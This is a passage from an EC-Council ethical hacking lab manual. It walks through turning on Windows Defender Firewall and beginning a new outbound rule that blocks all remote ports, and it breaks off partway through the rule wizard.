


Figure 2.2.6: Opening Windows Firewall

15. The **Windows Defender Firewall** control panel appears; click the **Turn Windows Defender Firewall on or off** link in the left pane.




Figure 2.2.7: Configuring Windows Firewall

16. The **Customize Settings** window appears.
17. Select **Turn on Windows Defender Firewall** under **Private network settings** and **Public network settings**.
18. Click **OK**.




Figure 2.2.8: Configuring Windows Firewall

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. The firewall is successfully turned on. Now, click **Advanced settings** in the left pane.




Figure 2.2.9: Configuring Advanced Windows Firewall

20. The **Windows Firewall with Advanced Security** window appears.
21. Select **Outbound Rules** in the left pane. A list of outbound rules is displayed. Click **New Rule...** in the right pane under **Outbound Rules**.




Figure 2.2.10: Adding a new outbound rule

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

22. In **New Outbound Rule Wizard**, select **Port** as **Rule Type** and click **Next**.




Figure 2.2.11: Windows Firewall Selecting a Rule Type

23. Select **All remote ports** in **Protocol and Ports** and click **Next**.




Figure 2.2.12: Windows Firewall assigning Protocols and Ports

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

24. In **Action, Block the connection** is selected by default and click **Next.**




Figure 2.2.13: Windows Firewall setting an Action

25. In the **Profile** section, ensure that all options (**Domain**, **Private**, and **Public**) are checked and click **Next.**

